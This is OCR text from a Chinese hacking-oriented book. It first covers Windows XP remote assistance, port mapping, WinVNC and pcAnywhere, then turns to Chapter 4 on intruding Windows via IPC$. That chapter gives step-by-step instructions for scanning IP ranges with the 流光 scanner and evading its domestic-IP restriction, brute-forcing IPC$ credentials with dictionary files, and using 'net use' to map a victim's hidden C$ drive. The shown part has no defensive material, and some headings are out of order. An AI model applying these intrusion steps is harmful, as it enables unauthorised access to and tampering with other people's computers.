在 Windows XP 和 Windows Server 2003 中，远程协助支持语音功能。在 Windows 的更新版本中不支持语音功能。因此，如果使用 Windows XP 或 Windows Server 2003 时，单击“开始交谈”按钮，则不会执行任何操作。

你可以从更新的 Windows 版本提供 Windows 远程协助到 Windows XP 或 Windows Server 2003，但你不能从 Windows XP 或 Windows Server 2003Windows 提供远程协助到此版本的 Windows。


Notice

在 Windows Vista 中，远程协助请求的有效时间默认为 6 小时。所以当被控端创建好了一个新的远程协助文件后，如果 6 小时不使用，会自动失效。

3.2 内网中的远程协助设置

新手点拨

这里使用的就是Windows的ICS共享连接，ICS即Internet连接共享(Internet Connection Sharing)的英文简称，是Windows系统针对家庭网络或小型的Intranet网络提供的一种Internet连接共享服务。它实际上相当于一种网络地址转换器，所谓网络地址转换器就是当数据包向前传递的过程中，可以转换数据包中的IP地址和TCP/UCP端口等地址信息。有了网络地址转换器，家庭网络或小型的办公网络中的电脑就可以使用私有地址，并且通过网络地址转换器将私有地址转换成ISP分配的单一的公用IP地址从而实现对Internet的连接。ICS方式也称之为Internet转换连接。




目前很多用户还在使用Windows XP操作系统，尽管Windows XP也自带远程控制的功能。可是XP的远程协助对于内网的用户来说的确不是那么好用，特别现在的公司内的电脑和很多宽带一般都是内网，也就是几台电脑通过一个网关共享一个公网IP上网，这种情况下要实现远程控制比较困难，这里提供几个可行的方案，希望对广大内网用户有所帮助。

3.2.1通过网关做端口映射

端口映射就是将内网电脑上的远程控制软件使用的那个端口映射到网关的某个端口上，这样用网关的公网IP加映射的端口号就可以对内网的电脑进行远程控制了。大多数路由器和网关软件都带有端口映射功能，也可以借助一些端口映射软件，如WinRoute Pro等，本节主要介绍如何设置网关主机，假设网关主机使用Windows XP系统，并通过共享连接的方法将内网中的其他电脑连上Internet。


No.01 打开共享连接设置



首先打开网关主机的“网络属性”窗口，在共享连接图标上单击鼠标右键，在弹出的菜单中选“属性”，打开连接属性窗口，切换到“高级”选项卡下，再在“Internet连接共享”中单击“设置”按钮，就会出现“高级设置”的对话框。

No.02 网关服务器属性设置


在“高级设置”中注意其中有一项“远程桌面”，我们勾选它，会弹出一个“服务设置”的窗口，其中的端口号等设置已经设好了，假设内网中被控制的主机IP为192.168.1.3，那么此处就填写192.168.1.3就可以了，确定后就设置好了远程桌面的端口映射。



3.2.2启用被控端远程控制


网关设置好之后，就可以启用内网中被控端的远程控制了，默认情况下这项是禁用的，我们要将其开启。假设被控端主机也是安装了Windows XP 操作系统。

No.01 进入设置界面



具体做法是：在被控端主机“我的电脑”图标上单击右键，选择“属性”，在弹出的“系统属性”窗口中选择“远程”选项。

No.02 设置允许访问



勾选“允许从这台计算机发送远程邀请”和“允许用户远程连接到这台计算机”，单击“选择远程用户”可以选择具有远程控制权的用户（默认管理员有控制权），进行远程控制的用户都要设置密码。

Notice

远程桌面是微软公司为了方便网络管理员管理维护服务器而推出的一项服务。从 Windows 2000 Server 版本开始引入，网络管理员使用远程桌面连接程序连接到网络任意一台开启了远程桌面控制功能的计算机上，就好比自己操作该计算机一样，运行程序，维护数据库等。

Notice

在 Windows Server 版本上，还有“终端服务”，终端服务仅仅存在于 Windows 2000 Server 版和 2003 中，其他系统不存在此组件。终端服务默认情况下是不安装在操作系统中的，需要时通过添加删除 Windows 组件来安装。终端服务起到的作用就是方便多用户一起操作网络中开启终端服务的服务器，所有用户对同一台服务器操作，所有操作和运算都放在该服务器上。

Notice

“远程控制”是让其他计算机控制本机，而“远程桌面”是让本机的用户在其他主机上控制本机，所以“远程桌面”会添加账户和密码，才能让用户在其他主机上使用自己的账户来控制本机。

新手点拨

Windows XP 和 Windows Server 2003 自带远程登录器，而 Windows 2000 及以前的版本中却没有将登录工具放到附件中，我们只有获得登录器并实现远程桌面的连接功能。在 XP 系统光盘盘符下\SUPPORT\TOOLS 目录有一个叫做 MSRDPCLI.exe 的程序，该程序实际上是一个远程桌面连接登录器，在 WIN98/2000 机器上运行 XP 光盘目录下的 msrdpcli.exe。将自动安装远程桌面连接程序。安装过程非常简单，一路“下一步”即可。完毕以后通过“开始”→“程序”→“附件”→“通讯”→“远程桌面连接”就可以登录网络上开启远程桌面功能的计算机了。

Notice

发送邀请文件到控制主机时要注意通信的安全，建议连接密码通过电话或其他的方式告诉对方。

Notice

当远程协助连接成功后，被控端的桌面背景将暂时被屏蔽，这样做的目的是为了远程协助性能更好。

No.03 保存邀请文件

开通了远程访问设置后，现在我们就可以创建邀请文件了，单击“开始”→“所有程序”→“远程协助”来打开远程协助。依次单击“邀请某人帮助您”→“将邀请保存为文件（高级）”，输入姓名并调整过期时间，再设置好密码，最后保存邀请。

No.04 设置远程网关


这一步很重要，邀请文件被系统保存为一个不到 1KB 的文件，里面记录了连接信息，不过内网用户把它直接发给 Internet 上的主控端是不行的，我们要用记事本把它打开，可以看到里面有段记载了内网 IP（比如 192.168.1.3:3389），将其改为“218.193.12.115:3398”（假设网关主机的公网 IP 为 218.193.12.115:3398，而外部映射端口为 3389），并保存。我们要在过期时间内把这个文件用邮件等方式发给主控端，并把密码告诉给他。

3.2.3远程协助

主控端打开文件时会自动启动远程协助，输入密码后连接被控端，连接成功后，被控端会出现一个请求远程协助的窗口，单击“是”同意进行远程协助，此时只能看被控端的屏幕。

3.2.4远程桌面

需要进行远程桌面控制时，在主控端的电脑上单击“开始”→“所有程序”→“附件”→“通讯”→“远程桌面连接”来启动远程桌面连接，如果主控端是 Windows 98 或者其他版本的 Windows，可以把 XP 的安装光盘放入光驱，在自动运行界面上依次单击“执行其他任务”→“设置远程桌面连接”来安装远程桌面连接程序。



专门针对远程控制的软件有很多，使用方便且功能强大，下面我们就介绍一下如何使用这些远程控制软件。

3.3.1方便易用的WinVNC

WinVNC 是 VNC（Virtual Network Computing）众多操作平台版本中的一员，它安装在 Windows 系统中，可以让使用者在世界各地远端遥控自己的电脑，就算是遥控不同的操作平台也没有问题。

1.WinVNC正向连接

同大多数远程控制软件一样，通常我们使用 WinVNC 都是让客户端（控制端）正向连接被控端（服务端）主机，这种方法叫做正向连接，下面我们先介绍如何正向连接，并进行远程控制。

No.01 启动服务端

WinVNC 分为服务端（WinVNC.exe）与客户端（vncviewer.exe）两个启动文件。首先在被控主机上启动被服务端（WinVNC）设置密码限制让让客户端任意连接。

Notice

启动了远程桌面连接后，会出现远程桌面连接窗口，这里我们要输入被控端的网关的公网 IP（比如 218.193.12.115，注意不是被控端的内网 IP），连接成功后会出来个窗口，要输入用户名、密码，稍等片刻就可以进行远程控制了。

3.3 应用远程控制工具


Notice


VNC 的特点就是可以使用浏览器直接控制，省去了安装控制端的操作，对于临时控制比较频繁的场所比较合适。

新手点拨


服务器端口映射.

如果被控主机处于内网中，我们还得为其设置端口映射，在被控端中设置端口映射，设置网关主机连上 Internet 的网络属性，在网关主机共享连接的“高级设置”的对话框中，将 WinVNC 的设置添加到列表中，再填上被控端的内网 IP（比如 192.168.1.3），“此服务的内部端口号”中填 WinVNC 的控制端口（默认为 5900），“此服务的外部端口号”中填入映射后的端口号（可随便取，建议与内部端口号一致），连接方式选“TCP”，这样就设置了端口映射。






No.02 WinVNC选项设置



在小图标上面单击右键，选择“特性(P)”会出现设置窗口，在“密码”中填入验证密码。如果勾选“启用 Java 查看器(J)”项，那么主控端就无须安装 WinVNC，可直接用支持 Java 的浏览器进行控制，最好把“移除桌面墙纸”那项勾选，这样可以提高远程控制的速度，其他设置用默认就可以了，设置好后按确定即可。

No.03 WinVNC连接服务器设置




远程控制时，在主控端上安装 WinVNC，运行 WinVNC 组件中的“VNC 查看器”，会弹出一个“连接明细”的窗口。

在“VNC 服务器”处填入被控端的网关 IP：外部端口号（比如 218.193.12.115:5900，如果外部端口号与内部端口号一致，也是 WinVNC 的控制端口，可以不用填外部端口号），然后单击“确定”开始连接，连接成功后会要求输入被控端的密码，接下来就可以进行远程控制了。

新手点拨

其他远程控制软件的设置方法也类似，先设置好端口映射后，远程控制时，主控端用“网关 IP：外部端口号”连接被控端，大家可以举一反三的。至于路由器和其他网关软件的设置方法，读者可以查看相应的说明文档。

No.04 远程控制



进行远程控制时，被控端的状态栏中 VNC 小图标会变成黑色，控制时，单击窗口左上角会打开一个菜单，选“Send Ctrl-Alt-Del”可以打开被控端的任务管理器，选“connection options”可以打开一个菜单，


调整连接选项，勾选“使用 8 位元颜色”可以提高控制的速度，远程控制完毕，关闭窗口即可断开连接。

设置端口映射进行远程控制的优点是：主控端能直接与被控端建立连接，远程控制的速度快。不过局限性也很明显：你需要有对网关的电脑或路由器的操作权限才行，至于怎么说通网管或 ISP 开端口映射，大家就自己想办法吧，如果他们不配合，那也没关系，再看看下面的方案。

2.利用WinVNC的逆向连接

WinVNC 具有逆向连接功能，即由服务端主动连接客户端，连接成功后，由客户端进行控制，如果服务端有公网 IP 就可以利用逆向连接进行远程控制。

要进行逆向连接，客户端先要运行 WinVNC 组件中的“VNC 查看器侦听模式”，进行远程控制时，服务端在状态栏的 VNC 小图标上单击右键，在弹出的菜单中选择“添加新的客户端”，会打开一个“初始化外向连接”的窗口，在“主机名称”这栏中输入客户端的 IP（必须是公网 IP），连接成功后会发现服务端的桌面墙纸被去掉，状态栏中的 VNC 的小图标会变成黑色，这时客户端就可以对服务端进行远程控制了，服务端在状态栏的 VNC 小图标上单击右键，在弹出的菜单中选择“断开连接所有客户端”就可以断开连接，结束远程控制。



3.3.2控制无处不在的pcAnywhere

pcAnywhere 是一款专门应用于远程控制的网管工具，它可以轻松实现在本地计算机上控制远程计算机，进行软件维护、升级和故障排除等操作，还能支持对多台远程计算机进行控制，并有更为严格的用户验证机制，来进行远程控制。

Notice

逆向连接进行远程控制的优点是：服务端无须改动网关或路由器的设置，客户端与服务端之间能直接建立连接。局限性是：客户端需要有公网 IP。

Notice

pcAnywhere 安装的容量比较大占用资源也高，不过安全和加密性很好，如果对远程控制要求比较高的话建议使用它。

Notice

借助 pcAnywhere 远程控制软件，可以轻松实现在本地计算机上控制远程计算机，进行软件维护、升级和故障排除等操作。

使用 pcAnywhere 远程控制计算机时，首先由主控端向被控端发出共享控制请求，被控端接收到共享控制请求以后会给出一个响应信号，并对主控端的合法身份进行验证，此时，主控端必须向被控端提供远程控制所需的合法用户账号及密码，如果被控端验证密码及账号无误，则控制端可以开始操纵被控端进行远程控制，否则，被控端会拒绝主控端的控制请求。

Notice

被控端除了用身份验证手段来保证安全外，还可控制有谁能够连接该计算机以及远程用户所具有的权限。

1.被控端设置

启动 pcAnywhere，在 pcAnywhere 管理器窗口中，单击“被控端”按钮，系统将显示被控制端可以使用的连接项目。


No.01 连接项目设置

包括 Direct、Modem、Network ,Cable，DSL 等选项，其中，Direct 是指通过串口直接电缆相连，一般很少采用；Modem 是指拨号访问，即通过调制解调器与 Internet 建立连接；Network 是指通过网卡访问，一般用在局域网中进行远程控制，Cable 即 Cable Modem（电缆调制解调器），DSL 则包括了我们常用的 ADSL。

Notice

用户可以根据网络连接的实际情况进行选择，双击相应的选项就可以启动被控端。如果想修改已有项目的属性，可在选定的项目上单击鼠标右键，选择“属性”命令进行配置。

No.02 选择协议




如果要自定义配置被控端电脑，可双击“添加被控端”图标，在出现的被控端属性对话框中，在“连接信息”选项卡中的“设备列表”中选择远程连接设备，通常选择 TCP/IP 协议选项，如果是在局域网进行远程控制，也可以选择 SPX、NetBIOS 协议选项。

Notice

pcAnywhere 使用的端口为 5631 (TCP) 和 5632 (UDP)。这些端口已在“Internet 编号授权委员会 (IANA)”注册。

No.03 设置启动选项


单击“设置”选项卡，在“被控端启动”里，可以设置 pcAnywhere 被控端与 Windows 一起启动，且最小化运行等。如果不勾选的话，可以通过每次手动开启被控端。



No.04 设置控制端的用户名和密码


单击“呼叫者”选项卡，然后再单击“新建项”按钮打开新用户的“新呼叫者”对话框，首先在“身份验证”选项卡中设置好用户名和登录密码。

No.05 设置控制端权限



切换到“权限”选项卡设置控制端用户的权限，这里可设置为“超级用户”或“指定单一呼叫者权限”。此外，用户根据各自情况设置具体的权限，例如允许呼叫者（控制端）重启被控端等。

No.06 完成被控端设置



设置完成后，返回到主界面，双击此被控端图标，即可将pcAnywhere 图标缩小到系统托盘区里，并等待主控端电脑连接控制。

2.主控端设置

被控端设置完成后，下面我们来设置主控端的配置。

新手点拨

pcAnywhere 的实现思路是：先在本地计算机与远程计算机上安装好pcAnywhere，安装完毕后，本地机即可设为控制端，远程机即可设为服务端。然后，由控制端向服务端发出共享控制请求，如果网络运转正常，服务端收到共享控制请求以后会给出一个响应信号，要求对控制端的合法身份进性验证，此时，控制端必须向服务端提供远程控制所需的合法用户帐号及密码，如果服务端验证密码及帐号无误，则控制端可以开始操纵服务端进行远程控制，否则，服务端拒绝控制端的控制请求。这一系列的认证过程，服务端的pcAnywhere 都可自动完成，不像 Netmeeting 那样需要人为值守。


新手点拨

如果想让主控端自动进行登录可勾选“连接后自动登录到被控端”选项，然后填入登录名和密码。最后在“属性”对话框中单击“确定”按钮回到管理器窗口，双击新建的主控端图标，即可开始进行远程连接。

No.01 添加主控端

打开 pcAnywhere 管理器窗口单击“主控端”按钮，然后双击“添加主控端”图标，在出现的“新主控端属性”对话框中选择“连接信息”选项卡，选中“TCP/IP”选项，如果是局域网也可以选用 SPX、NetBIOS 协议。

No.02 确认连接主机的IP地址



单击“设置”选项卡，在“控制的网络被控端 PC 或 IP 地址”框中填入被控端的 IP 地址，如果是在局域网中也可以不加设置，主控端会从网络中搜索所有开启的被控端计算机。

Notice

pcAnywhere 启动以后会在相邻的网段内自动寻找符合条件可以远程控制的计算机，只要服务端准备就绪，它就会出现在 pcAnywhere 的列表中，此时只要双击列表中远程机名

3.网络连接的优化配置

通过对远程连接进行优化配置，可以使网络连接更加安全、可靠、速度快捷，其操作也很简单。

No.01 打开优化向导

打开 pcAnywhere 管理器窗口，单击“工具→性能优化向导”菜单命令，打开“性能优化向导”对话框，单击“下一步”按钮，即会出现“ColorScale”对话框，在其中的“选择主控端显示的颜色级别”列表中选择一种适当的色彩。

No.02 桌面优化

接下来在“分辨率同步”对话框中选中“缩小被控端桌面区域以适应主控端的使用”选项，在“桌面优化”对话框，选中“禁用被控端的活动桌面”和“被控端桌面优化”，这样可以进一步提高远程控制会话的速度。单击“下一步”加密设置，继续单击“下一步”直到最后“完成”优化设置。

4.远程控制的实现

在主控端与被控端连接成功以后，会出现口令输入窗口，正确输入后，被控端的桌面就会出现在窗口中，此时被控端桌面的颜色会变暗，表示已经接受远程控制了。在主控端用鼠标点击窗口中的桌面，此时就可以像使用本地计算机一样操纵远程计算机了。

通过窗口上部的按钮，还可以进行文件传输、语音对话、屏幕捕获、重启被控端等操作。

此外，pcAnywhere 还能支持对多台远程计算机进行控制，并还有更为严格的用户验证机制，用它来进行远程控制，设置较为简单，成功率高，安全性好，为计算机及网络的远程管理和维护提供了极大的方便，是日常办公中的好帮手。

Notice

色彩的选择可根据网络连接速度来确定，建议选择16色（色彩过低显示效果可能会差点），以利于对远程计算机进行操作。

新手点拨

在窗口中单击“联机选项”按钮，并在出现的对话框中选择“被控端键盘被锁”选项来禁用被控端计算机的键盘和鼠标，还可以选择“使被控端黑屏”选项，这样可阻止操作被其他人看到，保护被控端的连接安全。如果要停止远程控制的操作，可单击窗口上方的“结束会话”按钮来结束控制。

Notice

在 pcanywhere 中有专门的文件传输命令，所以可以方便的在控制端和被控端之间传输必须的文件。

Chapter 4

基于认证漏洞入侵 Windows 及其防范

光盘教学

在前一章的介绍中，要实现远程控制，需要在目标主机上建立服务端，然后才能通过客户端进行连接，其实在 Windows 中还自带着不为人知的暗门——IPC$ 和 Telnet，如果利用得好，黑客可以偷偷地远程登录到 Windows 系统中。

【本章的学习请结合配套的多媒体教学光盘第四章 认证入侵，会取得更好的学习效果。】

IPC$ 是 Windows 系统特有的一项管理功能，是微软公司为了方便用户使用 Windows 而设计的，主要用来远程控制管理主机。但事实上，使用这个功能最多的不是网络管理员，而是怀有不同目的的黑客，他们通过 IPC$ 可以做以下事情：

- 建立、复制、删除目标主机的文件；
- 在远程主机上执行命令运行各类程序。

如果黑客成功地建立了 IPC$ 连接，那么就可以完全控制该主机，通过 IPC$ 连接，可以在不使用其他远程控制工具的情况下实现远程入侵。

4.1.1认识IPC$共享

为了配合 IPC$ 共享，Windows 系统在安装完成之后，会自动设立共享目录：C$、D$、E$、ADMIN……不过这些共享都是隐藏的，只有系统管理员才能对其进行操作。读者可以在命令提示符中输入“net share”查看自己的系统是否共享了这些目录。

4.1.2扫描IPC$漏洞主机

黑客在入侵 IPC$ 漏洞主机之前，需要首先找到开放 IPC$ 共享的计算机，这里就用到扫描器。Supor Scan 扫描器我们在前面已经有所介绍了，这里我们就用“流光”来查找目标主机。

No.01 搜索开放了IPC$共享的主机

打开流光之后，我们选择扫描的目标，这里选择“辅助主机”下的“IPC$ 主机”，让“流光”搜索开放了 IPC$ 共享的主机。

新手点拨

IPC 是英文 Internet Process Connection 的缩写，它对于程序间的通讯很重要。在远程管理计算机和查看计算机的共享资源时使用。利用 IPC 我们可以与目标主机建立一个空的连接（无需用户名与密码），而利用这个空的连接，黑客可以得到目标主机上的用户列表，并使用一些字典工具，对目标主机进行攻击。


Notice

扫描器只是一个工具，X-San、流光等都能够扫描漏洞、弱口令等，用户根据自己的喜好进行选择。


新手点拨

流光在启动的时候，会在状态监视栏里有一些警告信息，如“对国内IP地址保留”，从中可以知道在使用流光扫描国内IP地址是有限制的，在实际使用中也的确有这样的限制。但是，如果你仔细观看的话，会在“对国内IP地址保留”这个提示信息的下方看到“适用于局域网，但IP不受限制”以及“可扫描的局域网IP范围”等信息。从这些信息中大家想到了什么？那就是由于用流光扫描局域网没有任何限制，所以如果我们打算扫描的国内IP地址和自己在同一个局域网中，那就没有问题了。但显然这是不可能的，有什么解决办法呢？

其实，只要我们将自己的IP地址改过来，和要扫描的国内IP地址在同一个C类网段内就可以了，这样修改后对自己上网没有任何影响。比方说，你要扫描202.108.43.1~202.108.43.254这个IP段，则只要把自己的IP地址设定为202.108.43.20等就可以了。关闭并重启动流光，运行流光看看主界面右下方的提示信息，可以扫描的IP范围发生了变化，这就说明成功了！



No.02 确定扫描范围与扫描类型




确定了扫描的种类为IPC$共享的主机之后，然后就需要确定扫描的网段范围，依次选择“探测”→“扫描POP3/FTP/NT/SQL主机”命令打开“主机扫描设置”窗口。在“扫描范围”选项区域中输入开始与结束地址，在“扫描主机类型”中选择“NT/98”，单击“确定”后，流光就会根据所选范围进行探测。

No.03 探测IPC$主机的用户名和密码

扫描到开放了IPC$共享的主机之后，接着还需要探测该主机的用户名和密码，选择其中一个IPC$主机，并单击鼠标右键，依次选择“探测”→“探测IPC$用户列表”命令。

No.04 扫描开始



经过一段时间的扫描，如果运气好的话，开放IPC$主机的用户名和密码就会被“流光”扫描出来，并显示在结果窗口中。

Notice

流光也有快捷键供用户使用，敲击键盘【Ctrl+F9】也可启动探测用户名的命令。

No.05 选择字典文件

流光自带的密码字典词库非常少，几乎不能扫描出密码来，我们可以自定义字典文件，选择菜单栏中的“探测”→“探测 IPC$ 远程登录”或按【Ctrl+F10】打开“IPC$ 探测设置”窗口，取消“使用默认的简单模式”在“字典模式”中选择编辑好的字典文件。

No.06 扫描出用户名和密码

选择好字典文件之后单击“确定”按钮，“流光”就会对目标主机进行密码探测。如果字典文件中包含了目标主机的密码，那么就会被显示出来。

4.1.3入侵开放IPC$共享的主机

通过“流光”的扫描，我们找到了 IPC$ 漏洞的主机，并且获取了该主机的系统账号与密码，下面我们就来讲述如何利用 IPC$ 漏洞入侵系统主机。

No.01 使用IPC$连接命令

首先打开本机的命令提示符窗口，我们使用“net use”命令进行连接，以主机 IP 为 192.168.115.247 为例，方法是输入：net use \\192.168.115.247\ipc$。

Notice

扫描漏洞主机很大程度上还是得靠运气，作为黑客一般都会很有耐心地等待机会的出现，如果运气不好，也不必强求。

Notice

流光可以自己创建字典文件，使用方法参见第二章。

Notice

即使扫描到了具有 IPC$ 漏洞的主机，入侵也不是每次都能成功，如果目标主机是 Windows 2000 则比较容易建立连接。如果目标主机使用的是 Windows XP 系统则比较麻烦，关于 IPC$ 连接 Windows XP 的方法，将在之后再介绍。

Notice

在输入密码的时候，密码字符不会显示在命令提示符中。

新手点拨

“映射网络驱动器”，就是把在其它电脑上的一个共享文件夹变为自己电脑上的一个逻辑驱动器符，以供使用方便。

比如说有“甲”与“乙”两台电脑，两台电脑上都有“C”、“D”、“E”、“F”四个逻辑驱动器，而且“甲”电脑的IP地址为：10.123.206.76

假如“甲”电脑上有个文件名为“WEB”文件夹，并且已经设置成共享状态。那么在“乙”电脑上我可以通过：右击“网上邻居”选择“映射网络驱动器(N)...”然后在“文件夹”里输入“\10.123.206.76\WEB”，然后单击“完成”即可。

现“乙”电脑上的“我的电脑”里多了一个驱动器“G”，这个驱动器里的内容就是“甲”电脑上那个“WEB”文件夹里的内容。

No.02 连接成功

系统会给出输入用户名和密码的提示，这时候输入扫描到的用户名和密码后，IPC$ 连接就成功了。

No.04 映射目标主机的系统盘c:为本地磁盘y:

我们仍然使用“net use”命令，格式为：“net use y: \\192.168.115.247\c$”该命令的含义表示将IP地址为192.168.115.247主机上的盘符c:映射为本地计算机盘符y:（符号“$”表示隐藏的共享）。

No.05 映射成功


映射成功之后，打开“我的电脑”窗口，即可发现该窗口中多了一个盘符为“192.168.115.247上的c$(Y:)”，该磁盘即为目标主机的C盘。

Notice

当IPC$连接成功后，我们就应该将目标主机的隐藏共享映射为本地计算机的一个分区，这样一来，操作目标主机的隐藏共享目录就如在本地计算机中操作的方法一样。

No.06 在目标主机中任意创建文本

进入“192.168.115.247上的c$(Y:)”盘符，我们可以在里面进行文件复制、粘贴、等操作，就像对本地磁盘进行操作一样。



Notice

如果对目标计算机进行操作，会实时地反应到对方的界面上，也许会引起对方管理员的注意。

No.07 输入“Y”确定断开连接

执行完操作之后，需要断开连接。我们可以使用“net use * /del”命令断开所有的IPC$连接。其中“*”表示所有的连接，“/del”表示删除。

Notice

